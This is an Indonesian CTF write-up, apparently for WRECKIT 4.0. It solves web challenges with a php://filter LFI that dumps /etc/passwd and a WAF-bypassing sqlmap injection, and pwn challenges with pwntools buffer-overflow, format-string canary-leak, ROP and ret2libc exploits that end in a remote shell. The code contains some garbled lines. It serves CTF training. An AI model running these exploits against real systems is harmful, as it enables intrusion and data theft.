
```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:
/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
```

Karna website ini menggunakan php, bisa kita asumsikan bahwa website tersebut menggunakan fungsi [file\\_get\\_contents](#).

Kita bisa menambahkan filter `php://filter/read=string.rot13/resource=index.php` untuk membaca `index.php`, yang dimana file tersebut terdapat flag yang kita cari.

```
<!--?cuc vapyhqr 'pbagebyyref/nhquPbagebyyre.cuc'?-->
<!--
?cuc // JERPXVG40{a3i3E_91i3_HC_4AQ_I0h_p4A_8E34x_1A} vs (!vffrg($_PBBXVR['ertvfgre_
'<IQBPGLECR ugzy
-->
<ugzy ynat="ra" />
'; } ?>
```

Kita decode dari rot13:



## Simplekok

### Description

Pemanasan Dulu dengan yang Simple - Simple, Jalan Jalan ke Kota Bantul, Hacker Kok Pake tuls


author: VascoZ

<http://167.71.207.218:50621>

### Technical Review

Pada challenge ini kita diberikan website yang vulnerable dengan SQL Injection.

<http://167.71.207.218:50621/>



Tetapi ada beberapa waf yang mengganggu, jadi kita harus bisa membypassnya, dan mendapatkan sql injection.

## Solution

Disini saya menggunakan tools sqlmap dengan tamper randomcase dan juga space2comment untuk membypass waf yang terdapat di server.

```
sqlmap -u http://167.71.207.218:50621/logins.php -X POST --data  
"username=foo&passw0rd='*&login-btn=" --batch --tamper=randomcase,space2comment -D  
web_blindsql --dump --time-sec 1 --threads=10
```

Output:

```

[23:33:11] [INFO] resumed: admin
[23:33:11] [INFO] resumed: admin
Database: web_blindsq1
Table: user
[1 entry]
+-----+-----+-----+-----+
| id | password | username |
+-----+-----+-----+-----+
| 1 | WRECKIT40{W4W_iC4nT_S3e_Sh0o0T} | admin |
+-----+-----+-----+-----+

[23:33:11] [INFO] table 'web_blindsq1.`user`' dumped to CSV f
.csv'
[23:33:11] [INFO] fetched data logged to text files under '/h
[*] ending @ 23:33:11 /2023-04-08/

```

# Pwn

## PWN Free Flag

### Description

anggap aja flag gratis bang. kasian banyak yang blom pernah nyentuh ctfd keknya

author: flyyy

nc 167.71.207.218 50602


### Technical Review

Pada challenge ini kita akan diberikan attachment berupa binary, yang dimana binary tersebut vulnerable dengan buffer overflow.

### Solution

Saat kita melihat ke ida64 kita akan menemukan sebuah fungsi yang bisa membaca flagnya:





```
1  int64 sub_1090()
2  {
3      char s[508]; // [rsp+0h] [rbp-200h] BYREF
4      int v2; // [rsp+1FCh] [rbp-4h]
5
6      v2 = 2023;
7      fgets(s, 600, stdin);
8      if ( v2 == 2024 )
9          sub_10b0();
10     return 0LL;
11 }
```

Disini kita hanya perlu untuk merubah variable v2 menjadi 2024.

Solve script:

```
from pwn import *
import sys

BINARY = "chall"
context.binary = exe = ELF(BINARY, checksec=False)
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
context.arch = "amd64"

def init():
    if args.RMT:
        p = remote(sys.argv[1], sys.argv[2])
    else:
        p = process()
    return Exploit(p), p

class Exploit:
    def __init__(self, p: process):
        self.p = p

    def debug(self, script=None):
```

```
        if not args.RMT:
            if script:
                attach(self.p, script)
            else:
                attach(self.p)

x, p = init()
x.debug((
    "source /usr/share/gef/gef.py\n"
    "finish\n"*5
))

p.sendline(cyclic(508)+p64(2024))
p.interactive()
```

# Menari Bersama

## Description

Mari menari bersamaku

author: itoid#8709


nc 167.71.207.218 50600

## Technical Review

Di challenge ini kita akan diberikan binary yang dimana binary tersebut vulnerable dengan serangan format string vulnerability dan juga buffer overflow.

## Solution

Yang pertama perlu kita lakukan pada challenge ini adalah menleak canary dengan menggunakan format string vulnerability. Setelah itu kita perlu menggunakan serangan buffer overflow untuk mengendalikan return address dan return ke fungsi `bss`



```
1 int bss()
2 {
3     char v1; // [rsp+7h] [rbp-9h]
4     FILE *stream; // [rsp+8h] [rbp-8h]
5
6     stream = fopen("/flag.txt", "r");
7     if ( !stream )
8         puts("Gak ada file flag.txnya? ");
9     puts("Wah jago juga anda, nih saya kasih reward: ");
10    do
11    {
12        v1 = fgetc(stream);
13        putchar(v1);
14    }
15    while ( v1 != -1 );
16    return fclose(stream);
17 }
```

Solver:

```
from pwn import *
import sys

BINARY = "menaribersama"
context.binary = exe = ELF(BINARY, checksec=False)
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
context.arch = "amd64"

libc = ELF("/lib/libc.so.6", checksec=False)

def init():
    if args.RMT:
        p = remote(sys.argv[1], sys.argv[2])
    else:
        p = process()
    return Exploit(p), p

class Exploit:
```

```

def __init__(self, p: process):
    self.p = p

def debug(self, script=None):
    if not args.RMT:
        if script:
            attach(self.p, script)
        else:
            attach(self.p)

def brute():
    with context.silent:
        for i in range(50):
            x, p = init()
            p.sendline(f"%i}$p".encode())
            p.recvline_contains(b>Nama")
            data = p.recvline().strip().decode()
            p.close()
            if data.endswith("00"):
                print(i, data)
                # 43 0xd306b7dd42ee8200

# brute()
x, p = init()
x.debug((
    "source /usr/share/gef/gef.py\n"
    "break *tidakaman+138\n"
    "c"
))

p.sendline(b"%43$p %1$p")
p.recvline_contains(b>Nama")
[canary, libc_addr] = p.recvline().decode().split()
canary = eval(canary)
libc.address = eval(libc_addr)-1935683
log.info("canary: 0x%x", canary)
log.info("libc: 0x%s", libc)

r = ROP(exe)
r.raw(r.find_gadget(['ret']))
r.call("bss")

p.sendline(flat(
    cyclic(296),
    canary, 0, r
))

```

```
p.interactive()
```

# Copypcat

## Description

Copypcat 4.8.2

author: itoid#8709

nc 167.71.207.218 50601

## Technical Review

Pada challenge ini kita akan diberikan binary, yang dimana binary tersebut vulnerable dengan serangan format string yang tak terbatas dan juga buffer overflow.

## Solution

Untuk menyelesaikan challenge ini kita perlu untuk mendapatkan libc dari server yang akan kita serang, untuk mendapatkan libcnnya kita dapat menggunakan vulnerability format string dan melakukan read ke bagian got pada binary server, dan nantinya kita bisa menggunakan website berikut <https://libc.rip/> untuk mendapatkan libcnnya.

Setelah itu kita bisa melakukan teknik serangan ret2libc dan meng-call fungsi system untuk mendapatkan RCE.

```
[I] >> ~/D/W/w/Copypcat python3 solve.py RMT 167.71.207.218 50601
[+] Opening connection to 167.71.207.218 on port 50601: Done
[*] canary leak: 0x8d5c2f4a20f86700
[*] main leak: 0x562928237000
[*] libc leak: 0x7ffa91666000
[*] Loaded 200 cached gadgets for 'libc.so.6'
[*] Switching to interactive mode
tidakadaboz$ ls
copypcat
flag.txt
ld-2.31.so
libc-2.31.so
run
$ cat flag.txt
WRECKIT40{p1e_3nabl4d_4nd_str1pped_b1n4ry_1s_fun}
$
```

Solver:

```

from pwn import *
import sys

BINARY = "copycat_patched"
context.binary = exe = ELF(BINARY, checksec=False)
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
context.arch = "amd64"

libc = ELF("libc.so.6", checksec=False)

def init():
    if args.RMT:
        p = remote(sys.argv[1], sys.argv[2])
    else:
        p = process()
    return Exploit(p), p

class Exploit:
    def __init__(self, p: process):
        self.p = p

    def debug(self, script=None):
        if not args.RMT:
            if script:
                attach(self.p, script)
            else:
                attach(self.p)

    def sendfmt(self, payload):
        p = self.p
        p.sendline(payload)
        return p.recvline().strip()

def checker():
    j = {0: 1}

    def stack_checker():
        x, p = init()
        p.sendline(b"tidakboz")
        p.recvline_contains(b"tidakboz")
        fmt = FmtStr(x.sendfmt, 6)
        for i in range(j[0], 100):
            try:
                j[0] = i

```

```

        d = fmt.leak_stack(i)
        print(i, hex(d))
    except:
        stack_checker()
stack_checker()
# canary 25
# main 27
# libc 1

# checker()
x, p = init()

p.sendline(b"tidakboz")
p.recvline_contains(b"tidakboz")
fmt = FmtStr(x.sendfmt, 6)

canary_leak = fmt.leak_stack(25)
exe.address = fmt.leak_stack(27)-4732
libc.address = fmt.leak_stack(1)-0x1eba03
log.info("canary leak: 0x%x", canary_leak)
log.info("main leak: 0x%x", exe.address)
log.info("libc leak: 0x%x", libc.address)

x.debug((
    "source /usr/share/gef/gef.py\n"
    # f"break *{exe.address+4832}\n"
    f"break *{exe.address+4870}\n"
))

def leak_got():
    r = ROP(exe)
    r.raw(r.find_gadget(['ret']))
    r.call('puts', [exe.got['puts']])
    r.call('puts', [exe.got['strncmp']])
    r.call('puts', [exe.got['printf']])
    r.call('puts', [exe.got['fgets']])

    p.sendline(flat(
        b"tidakadaboz\x00",
        cyclic(140),
        canary_leak, 0, r
    ))

    p.recvuntil(b"tidakadaboz")

    puts_leak = u64(p.recvuntil(b"\x7f").strip().ljust(8, b"\x00"))
    log.info("puts leak: 0x%x", puts_leak)

```

```
strncmp_leak = u64(p.recvuntil(b"\x7f")[1:].ljust(8, b"\x00"))
log.info("strncmp leak: 0x%x", strncmp_leak)

printf_leak = u64(p.recvuntil(b"\x7f").strip().ljust(8, b"\x00"))
log.info("printf leak: 0x%x", printf_leak)

fgets_leak = u64(p.recvuntil(b"\x7f").strip().ljust(8, b"\x00"))
log.info("fgets leak: 0x%x", fgets_leak)

def RCE():
    r = ROP(libc)
    r.raw(r.find_gadget(['ret']))
    r.call('system', [libc.search(b"/bin/sh").__next__()])
    p.sendline(flat(
        b"tidakadaboz\x00",
        cyclic(140),
        canary_leak, 0, r
    ))

RCE()
p.interactive()
```